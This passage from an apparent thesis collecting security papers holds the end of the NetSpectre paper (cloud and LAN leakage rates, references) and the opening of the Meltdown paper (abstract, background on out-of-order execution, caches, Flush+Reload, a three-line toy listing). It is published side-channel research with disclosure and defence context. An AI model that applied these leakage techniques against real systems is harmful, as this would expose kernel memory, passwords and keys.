Figure 6.8 shows two leaked bits, a '0'- and a '1'-bit (`array[x] <= y` and `array[x] > y`), of an ARM Cortex-A75 victim. Even with the higher variance in latency, thresholding allows separating the maxima of the histograms, *i.e.*, the attack works on ARM devices.

Cloud Instances. For the cloud instance, we tested our proof-of-concept implementation on the Google Cloud Platform. We created two VMs in the same region, one as the attacker, one as the victim. For both VMs, we used a default Ubuntu 16.04.4 LTS as the operating system. The measured standard deviation of the network latency was 52.3 µs. Thus, we estimate that at least 88.8 % of the measurements are in a range of ±156.9 µs.

To adapt for the higher variance in network latency, we increased the number of measurements to 20 000 000 per comparison. Figure 6.9 shows a (smoothed) histogram for both a '0'-bit and a '1'-bit (`array[x] <= y`




Figure 6.9.: Histogram of the measurements for the cases `array[x] <= y` and `array[x] > y` on two Google Cloud VMs with 20 000 000 measurements.

and `array[x] > y`) on the Google Cloud VMs. Although there is still noise visible, it is possible to distinguish the two cases and thus perform a binary search to leak bit-by-bit of the value from the victim cloud VM.

6.2. NetSpectre Performance

We evaluate the throughput and error rate of NetSpectre in this section.

Local Network. Attacks on the local network perform best, as the variance in network latency is significantly smaller than over the internet (cf. Section 6.1). In our setup, we repeat the measurement 1 000 000 times per bit to reliably leak bytes from the victim. On average, leaking one byte takes 30 min, which amounts to approximately 4 min per bit. Using the AVX covert channel instead of the cache reduces the required time to leak an entire byte to only 8 min. On average, we can break ASLR remotely within 2 h using the cache covert channel.

We used `stress -i 1 -d 1` for the experiments, to simulate a realistic environment. Although we expected our attack to work best on a completely idle server, we did not see any negative effects from the moderate server loads. In fact, they even slightly improved the performance. One reason for this is that a higher server load incurs a higher number of memory and cache accesses [1] and thus facilitates the cache thrashing (cf. Section 4), which is the performance bottleneck of our attack. Another reason is that a higher server load might exhaust execution ports required to calculate the bounds check in the leak gadget, thus increasing the chance that the CPU has to execute the condition speculatively.

Our NetSpectre attack in local networks is comparably slow. However, in particular, specialized malware attacks are often active over several months in local networks. Over such a time frame, the attacker can indeed leak all data of interest from a target system on the same network.

Cloud Network. We evaluated the performance in the Google cloud using two VMs. The two VMs have 2 virtual CPUs each, which enabled a 4 Gbit/s connection [20]. In this setup, we repeat the measurement 20 000 000 times per bit to get an error-free leakage of bytes. On average, leaking one byte takes 8 h for the cache covert channel, and 3 h for the AVX covert channel.

Despite the low performance, it shows that remote Spectre attacks are feasible between independent VMs in the public cloud. As specialized malware attacks often run for several weeks or months, such an extended time frame is sufficient to leak sensitive data, e.g., encryption keys or passwords.

Performance Improvements. For all measurements, we used commodity hardware in off-the-shelf laptops to measure the network-packet response time. Thus, there is additional latency (*i.e.*, noise) due to the latency of the operating system and network hardware of the attacker. Measuring the response time directly on the ethernet (or fiber) connection using dedicated hardware can drastically improve the attack performance. We expect that such a setup can easily reduce the time by a factor of 2 to 10.

7. Conclusion

In this paper, we presented NetSpectre, the first remote Spectre attack and the first Spectre attack which does not use a cache covert channel. With a remote Evict+Reload cache attack over network we can leak 15 bits per hour, with our new AVX-based covert channel even 60 bits per hour. We demonstrated NetSpectre on the Google cloud and in local networks, remotely leaking data and remotely breaking ASLR.

Acknowledgments

We would like to thank our anonymous reviewers for their feedback and Anders Fogh, Halvar Flake, Jann Horn, Stefan Mangard, Jo Van Bulck, and Matt Miller for feedback on an early draft.

This work has been supported by the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402).

References

[1] Onur Acıiçmez, Werner Schindler, and Çetin Kaya Koç. Cache Based Remote Timing Attack on the AES. In: CT-RSA 2007. 2007 (pp. 202, 212).

[2] Hassan Aly and Mohammed ElGayyar. Attacking aes using bernstein's attack on modern processors. In: International Conference on Cryptology in Africa. 2013 (p. 202).

[3] AMD, Inc. AMD64 Architecture Programmer's Manual. 2017 (p. 193).

[4] AMD, Inc. RealView® Compilation Tools. 2002 (p. 193).

[5] ARM Limited. ARM Architecture Reference Manual ARMv8. ARM Limited, 2013 (p. 193).

[6] ARM Limited. ARM Architecture Reference Manual. ARMv7-A and ARMv7-R edition. ARM Limited, 2012 (p. 193).

[7] ARM Limited. CPU CORTEX-R8. 2009. URL: `https://www.arm.com/products/silicon-ip-cpu/cortex-r/cortex-r8` (p. 194).

[8] ARM Limited. Vulnerability of Speculative Processors to Cache Timing Side-Channel Mechanism. 2018 (pp. 191, 194).

[9] Daniel J. Bernstein. Cache-Timing Attacks on AES. Tech. rep. Department of Mathematics, Statistics, and Computer Science, University of Illinois at Chicago, 2005. URL: `http://cr.yp.to/antiforgery/cachetiming-20050414.pdf` (p. 202).

[10] Atri Bhattacharyya, Alexandra Sandulescu, Matthias Neugschwandtner, Alessandro Sorniotti, Babak Falsafi, Mathias Payer, and Anil Kurmus. SMoTherSpectre: exploiting speculative execution through port contention. In: arXiv:1903.01843 (2019) (p. 190).

[11] Yuriy Bulygin. Cpu side-channels vs. virtualization malware: The good, the bad, or the ugly. In: ToorCon (2008) (p. 201).

[12] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In: USENIX Security Symposium (to appear). 2019 (pp. 190, 192, 194).

[13] Andrew Charneski. Modeling Network Latency. 2015. URL: `https://blog.simiacryptus.com/2015/10/modeling-network-latency.html` (p. 207).

[14] Guoxing Chen, Sanchuan Chen, Yuan Xiao, Yinqian Zhang, Zhiqiang Lin, and Ten H Lai. SGXPECTRE Attacks: Leaking Enclave Secrets via Speculative Execution. In: arXiv:1802.09085 (2018) (pp. 190, 191, 201).

[15] Jonathan Corbet. On vsyscalls and the vDSO. 2011. URL: `https://lwn.net/Articles/446528/` (p. 208).

[16] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Jump over ASLR: Attacking branch predictors to bypass ASLR. In: MICRO. 2016 (p. 201).

[17] Agner Fog. Test results for Broadwell and Skylake. 2015. URL: `http://www.agner.org/optimize/blog/read.php?i=415#415` (pp. 203, 205).

[18] Agner Fog. The microarchitecture of Intel, AMD and VIA CPUs: An optimization guide for assembly programmers and compiler makers. 2016 (p. 193).

[19] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A Survey of Microarchitectural Timing Attacks and Countermeasures on Contemporary Hardware. In: Journal of Cryptographic Engineering (2016) (p. 201).

[20] Google. Egress throughput caps. 2018. URL: `https://cloud.google.com/compute/docs/networks-and-firewalls#egress_throughput_caps` (p. 213).

[21] Rohitha Goonatilake and Rafic A Bachnak. Modeling latency in a network distribution. In: Network and Communication Technologies 1.2 (2012), p. 1 (p. 207).

[22] Ben Gras, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. ASLR on the Line: Practical Cache Attacks on the MMU. In: NDSS. 2017 (p. 203).

[23] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In: ESSoS. 2017 (p. 208).

[24] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+Flush: A Fast and Stealthy Cache Attack. In: DIMVA. 2016 (pp. 193, 201).

[25] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In: USENIX Security Symposium. 2015 (pp. 190, 203).

[26] Nicholas Hopper, Eugene Y Vasserman, and Eric Chan-Tin. How much anonymity does network latency leak? In: TISSEC (2010) (p. 207).

[27] Jann Horn. speculative execution, variant 4: speculative store bypass. 2018 (pp. 190, 194).

[28] Intel. Intel® 64 and IA-32 Architectures Software Developer's Manual Volume 2 (2A, 2B & 2C): Instruction Set Reference, A-Z. In: 253665 (2014) (p. 193).

[29] Intel. Intel® 64 and IA-32 Architectures Software Developer's Manual, Volume 1: Basic Architecture. In: 253665 (2016) (p. 193).

[30] Intel. Intel® 64 and IA-32 Architectures Software Developer's Manual, Volume 3 (3A, 3B & 3C): System Programming Guide. In: 325384 (2016) (p. 193).

[31] Intel Newsroom. Advancing Security at the Silicon Level. 2018. URL: https://newsroom.intel.com/editorials/advancing-security-silicon-level/ (p. 194).

[32] Intel Newsroom. Microcode Revision Guidance. 2018. URL: https://newsroom.intel.com/wp-content/uploads/sites/11/2018/04/microcode-update-guidance.pdf (p. 191).

[33] Darshana Jayasinghe, Jayani Fernando, Ranil Herath, and Roshan Ragel. Remote cache timing attack on advanced encryption standard and countermeasures. In: ICIAFs. 2010 (p. 202).

[34] Vladimir Kiriansky and Carl Waldspurger. Speculative Buffer Overflows: Attacks and Defenses. In: arXiv:1807.03757 (2018) (pp. 194, 197).

[35] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In: S&P. 2019 (pp. 190, 192–195, 197, 201).

[36] Paul C. Kocher. Timing Attacks on Implementations of Diffe-Hellman, RSA, DSS, and Other Systems. In: CRYPTO. 1996 (pp. 190, 193).

[37] Esmaeil Mohammadian Koruyeh, Khaled Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In: WOOT. 2018 (pp. 190, 194, 197).

[38] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In: USENIX Security Symposium. 2018 (pp. 190, 192, 193).

[39] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-Level Cache Side-Channel Attacks are Practical. In: S&P. 2015 (p. 193).

[40] Weijie Liu, Debin Gao, and Michael K Reiter. On-demand time blurring to support side-channel defense. In: ESORICS. 2017 (p. 193).

[41] G. Maisuradze and C. Rossow. ret2spec: Speculative Execution Using Return Stack Buffers. In: CCS. 2018 (pp. 190, 194, 197).

[42] Hector Marco-Gisbert and Ismael Ripoll-Ripoll. Exploiting Linux and PaX ASLR's weaknesses on 32-and 64-bit systems. In: BlackHat Asia (2016) (p. 208).

[43] Jon Masters. Thoughts on NetSpectre. 2018. URL: `https://www.redhat.com/en/blog/thoughts-netspectre` (p. 191).

[44] Clémentine Maurice, Christoph Neumann, Olivier Heen, and Aurélien Francillon. C5: Cross-Cores Cache Covert Channel. In: DIMVA. 2015 (p. 202).

[45] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Stefan Mangard, and Kay Römer. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In: NDSS. 2017 (pp. 193, 201).

[46] John D. McCalpin. Test results for Intel's Sandy Bridge processor. 2015. URL: http://agner.org/optimize/blog/read.php?i=378#378 (p. 203).

[47] Marina Minkin, Daniel Moghimi, Moritz Lipp, Michael Schwarz, Jo Van Bulck, Daniel Genkin, Daniel Gruss, Frank Piessens, Berk Sunar, and Yuval Yarom. Fallout: Reading Kernel Writes From User Space. In: arXiv:1905.12701 (2019) (p. 190).

[48] Stuart Oberman, Greg Favor, and Fred Weber. AMD 3DNow! technology: Architecture and implementations. In: IEEE Micro 19.2 (1999), pp. 37–48 (p. 193).

[49] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache Attacks and Countermeasures: the Case of AES. In: CT-RSA. 2006 (pp. 190, 193, 201).

[50] PaX Team. Address space layout randomization (ASLR). 2003 (p. 193).

[51] Alex Peleg and Uri Weiser. MMX technology extension to the Intel architecture. In: IEEE Micro 16.4 (1996), pp. 42–50 (p. 193).

[52] Colin Percival. Cache missing for fun and profit. In: BSDCan. 2005 (pp. 193, 201).

[53] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks. In: USENIX Security Symposium. 2016 (p. 201).

[54] Friedrich Pukelsheim. The three sigma rule. In: The American Statistician (1994) (p. 209).

[55] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue In-flight Data Load. In: S&P. 2019 (p. 190).

[56] Michael Schwarz, Claudio Canella, Lukas Giner, and Daniel Gruss. Store-to-Leak Forwarding: Leaking Data on Meltdown-resistant CPUs. In: arXiv:1905.05725 (2019) (p. 201).

[57] Michael Schwarz, Daniel Gruss, Samuel Weiser, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In: DIMVA. 2017 (p. 201).

[58] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In: arXiv:1905.05726 (2019) (p. 190).

[59] Michael Schwarz, Martin Schwarzl, Moritz Lipp, and Daniel Gruss. NetSpectre: Read Arbitrary Memory over Network. In: ESORICS. 2019 (p. 189).

[60] Caroline Trippel, Daniel Lustig, and Margaret Martonosi. MeltdownPrime and SpectrePrime: Automatically-Synthesized Attacks Exploiting Invalidation-Based Coherence Protocols. In: arXiv:1802.03802 (2018) (pp. 190, 201).

[61] Yuval Yarom and Katrina Falkner. Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack. In: USENIX Security Symposium. 2014 (pp. 190, 193, 201, 203).

[62] Xin-jie Zhao, Tao Wang, and Yuanyuan Zheng. Cache Timing Attacks on Camellia Block Cipher. In: (2009) (p. 202).

7

Meltdown: Reading Kernel Memory from User Space

Publication Data

Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In: USENIX Security Symposium. 2018

Contributions

Contributed to the development of the idea, experiments, and writing, and lead the research from the Graz University of Technology side as well as for the larger team.

Meltdown: Reading Kernel Memory from User Space

Moritz Lipp[1], Michael Schwarz[1], Daniel Gruss[1], Thomas Prescher[2], Werner Haas[2], Anders Fogh[3], Jann Horn[4], Stefan Mangard[1], Paul Kocher[5], Daniel Genkin[6,9], Yuval Yarom[7], Mike Hamburg[8]

[1]Graz University of Technology, [2]Cyberus Technology GmbH, [3]G-Data Advanced Analytics, [4]Google Project Zero, [5]Independent (www.paulkocher.com), [6]University of Michigan, [7]University of Adelaide & Data61, [8]Rambus, Cryptography Research Division

Abstract

The security of computer systems fundamentally relies on memory isolation, e.g., kernel address ranges are marked as non-accessible and are protected from user access. In this paper, we present Meltdown. Meltdown exploits side effects of out-of-order execution on modern processors to read arbitrary kernel-memory locations including personal data and passwords. Out-of-order execution is an indispensable performance feature and present in a wide range of modern processors. The attack is independent of the operating system, and it does not rely on any software vulnerabilities. Meltdown breaks all security guarantees provided by address space isolation as well as paravirtualized environments and, thus, every security mechanism building upon this foundation. On affected systems, Meltdown enables an adversary to read memory of other processes or virtual machines in the cloud without any permissions or privileges, affecting millions of customers and virtually every user of a personal computer. We show that the KAISER defense mechanism for KASLR has the important (but inadvertent) side effect of impeding Meltdown. We stress that KAISER must be deployed immediately to prevent large-scale exploitation of this severe information leakage.

[9]Work was partially done while the author was affiliated to University of Pennsylvania and University of Maryland.

1. Introduction

A central security feature of today's operating systems is memory isolation. Operating systems ensure that user programs cannot access each other's memory or kernel memory. This isolation is a cornerstone of our computing environments and allows running multiple applications at the same time on personal devices or executing processes of multiple users on a single machine in the cloud.

On modern processors, the isolation between the kernel and user processes is typically realized by a supervisor bit of the processor that defines whether a memory page of the kernel can be accessed or not. The basic idea is that this bit can only be set when entering kernel code and it is cleared when switching to user processes. This hardware feature allows operating systems to map the kernel into the address space of every process and to have very efficient transitions from the user process to the kernel, e.g., for interrupt handling. Consequently, in practice, there is no change of the memory mapping when switching from a user process to the kernel.

In this work, we present Meltdown[10]. Meltdown is a novel attack that allows overcoming memory isolation completely by providing a simple way for any user process to read the entire kernel memory of the machine it executes on, including all physical memory mapped in the kernel region. Meltdown does not exploit any software vulnerability, *i.e.*, it works on all major operating systems. Instead, Meltdown exploits side-channel information available on most modern processors, e.g., modern Intel microarchitectures since 2010 and potentially on other CPUs of other vendors.

While side-channel attacks typically require very specific knowledge about the target application and are tailored to only leak information about its secrets, Meltdown allows an adversary who can run code on the vulnerable processor to obtain a dump of the entire kernel address space, including any mapped physical memory. The root cause of the simplicity and strength of Meltdown are side effects caused by *out-of-order execution*.

Out-of-order execution is an important performance feature of today's processors in order to overcome latencies of busy execution units, e.g., a

[10] Using the practice of responsible disclosure, disjoint groups of authors of this paper provided preliminary versions of our results to partially overlapping groups of CPU vendors and other affected companies. In coordination with industry, the authors participated in an embargo of the results. Meltdown is documented under CVE-2017-5754.

memory fetch unit needs to wait for data arrival from memory. Instead of stalling the execution, modern processors run operations *out-of-order i.e.*, they look ahead and schedule subsequent operations to idle execution units of the core. However, such operations often have unwanted side-effects, e.g., timing differences [56, 64, 23] can leak information from both sequential and out-of-order execution.

From a security perspective, one observation is particularly significant: vulnerable out-of-order CPUs allow an unprivileged process to load data from a privileged (kernel or physical) address into a temporary CPU register. Moreover, the CPU even performs further computations based on this register value, e.g., access to an array based on the register value. By simply discarding the results of the memory lookups (e.g., the modified register states), if it turns out that an instruction should not have been executed, the processor ensures correct program execution. Hence, on the architectural level (e.g., the abstract definition of how the processor should perform computations) no security problem arises.

However, we observed that out-of-order memory lookups influence the cache, which in turn can be detected through the cache side channel. As a result, an attacker can dump the entire kernel memory by reading privileged memory in an out-of-order execution stream, and transmit the data from this elusive state via a microarchitectural covert channel (e.g., Flush+Reload) to the outside world. On the receiving end of the covert channel, the register value is reconstructed. Hence, on the microarchitectural level (e.g., the actual hardware implementation), there is an exploitable security problem.

Meltdown breaks all security guarantees provided by the CPU's memory isolation capabilities. We evaluated the attack on modern desktop machines and laptops, as well as servers in the cloud. Meltdown allows an unprivileged process to read data mapped in the kernel address space, including the entire physical memory on Linux, Android and OS X, and a large fraction of the physical memory on Windows. This may include the physical memory of other processes, the kernel, and in the case of kernel-sharing sandbox solutions (e.g., Docker, LXC) or Xen in paravirtualization mode, the memory of the kernel (or hypervisor), and other co-located instances. While the performance heavily depends on the specific machine, e.g., processor speed, TLB and cache sizes, and DRAM speed, we can dump arbitrary kernel and physical memory with 3.2 KB/s to 503 KB/s. Hence, an enormous number of systems are affected.

The countermeasure KAISER [20], developed initially to prevent side-channel attacks targeting KASLR, inadvertently protects against Meltdown as well. Our evaluation shows that KAISER prevents Meltdown to a large extent. Consequently, we stress that it is of utmost importance to deploy KAISER on all operating systems immediately. Fortunately, during a responsible disclosure window, the three major operating systems (Windows, Linux, and OS X) implemented variants of KAISER and recently rolled out these patches.

Meltdown is distinct from the Spectre Attacks [40] in several ways, notably that Spectre requires tailoring to the victim process's software environment, but applies more broadly to CPUs and is not mitigated by KAISER.

Contributions. The contributions of this work are:

1. We describe out-of-order execution as a new, extremely powerful, software-based side channel.
2. We show how out-of-order execution can be combined with a microarchitectural covert channel to transfer the data from an elusive state to a receiver on the outside.
3. We present an end-to-end attack combining out-of-order execution with exception handlers or TSX, to read arbitrary physical memory without any permissions or privileges, on laptops, desktop machines, mobile phones and on public cloud machines.
4. We evaluate the performance of Meltdown and the effects of KAISER on it.

Outline. The remainder of this paper is structured as follows: In Section 2, we describe the fundamental problem which is introduced with out-of-order execution. In Section 3, we provide a toy example illustrating the side channel Meltdown exploits. In Section 4, we describe the building blocks of Meltdown. We present the full attack in Section 5. In Section 6, we evaluate the performance of the Meltdown attack on several different systems and discuss its limitations. In Section 7, we discuss the effects of the software-based KAISER countermeasure and propose solutions in hardware. In Section 8, we discuss related work and conclude our work in Section 9.

2. Background

In this section, we provide background on out-of-order execution, address translation, and cache attacks.

2.1. Out-of-order execution

Out-of-order execution is an optimization technique that allows maximizing the utilization of all execution units of a CPU core as exhaustive as possible. Instead of processing instructions strictly in the sequential program order, the CPU executes them as soon as all required resources are available. While the execution unit of the current operation is occupied, other execution units can run ahead. Hence, instructions can be run in parallel as long as their results follow the architectural definition.

In practice, CPUs supporting out-of-order execution allow running operations *speculatively* to the extent that the processor's out-of-order logic processes instructions before the CPU is certain that the instruction will be needed and committed. In this paper, we refer to speculative execution in a more restricted meaning, where it refers to an instruction sequence following a branch, and use the term out-of-order execution to refer to any way of getting an operation executed before the processor has committed the results of all prior instructions.

In 1967, Tomasulo [62] developed an algorithm that enabled dynamic scheduling of instructions to allow out-of-order execution. Tomasulo [62] introduced a unified reservation station that allows a CPU to use a data value as it has been computed instead of storing it in a register and re-reading it. The reservation station renames registers to allow instructions that operate on the same physical registers to use the last logical one to solve read-after-write (RAW), write-after-read (WAR) and write-after-write (WAW) hazards. Furthermore, the reservation unit connects all execution units via a common data bus (CDB). If an operand is not available, the reservation unit can listen on the CDB until it is available and then directly begin the execution of the instruction.

On the Intel architecture, the pipeline consists of the front-end, the execution engine (back-end) and the memory subsystem [32]. x86 instructions are fetched by the front-end from memory and decoded to micro-operations (μOPs) which are continuously sent to the execution engine. Out-of-order




Figure 7.1.: Simplified illustration of a single core of the Intel's Skylake microarchitecture. Instructions are decoded into μOPs and executed out-of-order in the execution engine by individual execution units.

execution is implemented within the execution engine as illustrated in Figure 7.1. The *Reorder Buffer* is responsible for register allocation, register renaming and retiring. Additionally, other optimizations like move elimination or the recognition of zeroing idioms are directly handled by the reorder buffer. The μOPs are forwarded to the *Unified Reservation Station* (Scheduler) that queues the operations on exit ports that are connected to *Execution Units*. Each execution unit can perform different tasks like ALU operations, AES operations, address generation units (AGU) or memory loads and stores. AGUs, as well as load and store execution units, are directly connected to the memory subsystem to process its requests.

Since CPUs usually do not run linear instruction streams, they have branch prediction units that are used to obtain an educated guess of which instruction is executed next. Branch predictors try to determine which direction of a branch is taken before its condition is actually evaluated. Instructions that lie on that path and do not have any dependencies can be executed in advance and their results immediately used if the prediction was correct. If the prediction was incorrect, the reorder buffer allows to rollback to a sane state by clearing the reorder buffer and re-initializing the unified reservation station.

There are various approaches to predict a branch: With static branch prediction [28], the outcome is predicted solely based on the instruction itself. Dynamic branch prediction [8] gathers statistics at run-time to predict the outcome. One-level branch prediction uses a 1-bit or 2-bit counter to record the last outcome of a branch [45]. Modern processors often use two-level adaptive predictors [65] with a history of the last n outcomes, allowing to predict regularly recurring patterns. More recently, ideas to use neural branch prediction [63, 38, 61] have been picked up and integrated into CPU architectures [9].

2.2. Address Spaces

To isolate processes from each other, CPUs support virtual address spaces where virtual addresses are translated to physical addresses. A virtual address space is divided into a set of pages that can be individually mapped to physical memory through a multi-level page translation table. The translation tables define the actual virtual to physical mapping and also protection properties that are used to enforce privilege checks, such as readable, writable, executable and user-accessible. The currently used




Figure 7.2.: The physical memory is directly mapped in the kernel at a certain offset. A physical address (blue) which is mapped accessible to the user space is also mapped in the kernel space through the direct mapping.

translation table is held in a special CPU register. On each context switch, the operating system updates this register with the next process' translation table address in order to implement per-process virtual address spaces. Because of that, each process can only reference data that belongs to its virtual address space. Each virtual address space itself is split into a user and a kernel part. While the user address space can be accessed by the running application, the kernel address space can only be accessed if the CPU is running in privileged mode. This is enforced by the operating system disabling the user-accessible property of the corresponding translation tables. The kernel address space does not only have memory mapped for the kernel's own usage, but it also needs to perform operations on user pages, e.g., filling them with data. Consequently, the entire physical memory is typically mapped in the kernel. On Linux and OS X, this is done via a direct-physical map, *i.e.*, the entire physical memory is directly mapped to a pre-defined virtual address (cf. Figure 7.2).

Instead of a direct-physical map, Windows maintains a multiple so-called *paged pools*, *non-paged pools*, and the *system cache*. These pools are virtual memory regions in the kernel address space mapping physical pages to virtual addresses which are either required to remain in the memory (*non-paged pool*) or can be removed from the memory because a copy is already stored on the disk (*paged pool*). The *system cache* further contains mappings of all file-backed pages. Combined, these memory pools will typically map a large fraction of the physical memory into the kernel address space of every process.

The exploitation of memory corruption bugs often requires knowledge of addresses of specific data. In order to impede such attacks, address space layout randomization (ASLR) has been introduced as well as non-

executable stacks and stack canaries. To protect the kernel, kernel ASLR (KASLR) randomizes the offsets where drivers are located on every boot, making attacks harder as they now require to guess the location of kernel data structures. However, side-channel attacks allow to detect the exact location of kernel data structures [21, 29, 37] or derandomize ASLR in JavaScript [16]. A combination of a software bug and the knowledge of these addresses can lead to privileged code execution.

2.3. Cache Attacks

In order to speed-up memory accesses and address translation, the CPU contains small memory buffers, called caches, that store frequently used data. CPU caches hide slow memory access latencies by buffering frequently used data in smaller and faster internal memory. Modern CPUs have multiple levels of caches that are either private per core or shared among them. Address space translation tables are also stored in memory and, thus, also cached in the regular caches.

Cache side-channel attacks exploit timing differences that are introduced by the caches. Different cache attack techniques have been proposed and demonstrated in the past, including Evict+Time [56], Prime+Probe [56, 57], and Flush+Reload [64]. Flush+Reload attacks work on a single cache line granularity. These attacks exploit the shared, inclusive last-level cache. An attacker frequently flushes a targeted memory location using the `clflush` instruction. By measuring the time it takes to reload the data, the attacker determines whether data was loaded into the cache by another process in the meantime. The Flush+Reload attack has been used for attacks on various computations, e.g., cryptographic algorithms [64, 36, 4], web server function calls [66], user input [23, 47, 59], and kernel addressing information [21].

A special use case of a side-channel attack is a covert channel. Here the attacker controls both, the part that induces the side effect, and the part that measures the side effect. This can be used to leak information from one security domain to another, while bypassing any boundaries existing on the architectural level or above. Both Prime+Probe and Flush+Reload have been used in high-performance covert channels [49, 53, 22].

```
1 raise_exception();
2 // the line below is never reached
3 access(probe_array[data * 4096]);
```

Listing 7.1: A toy example to illustrate side-effects of out-of-order execution.

3. A Toy Example

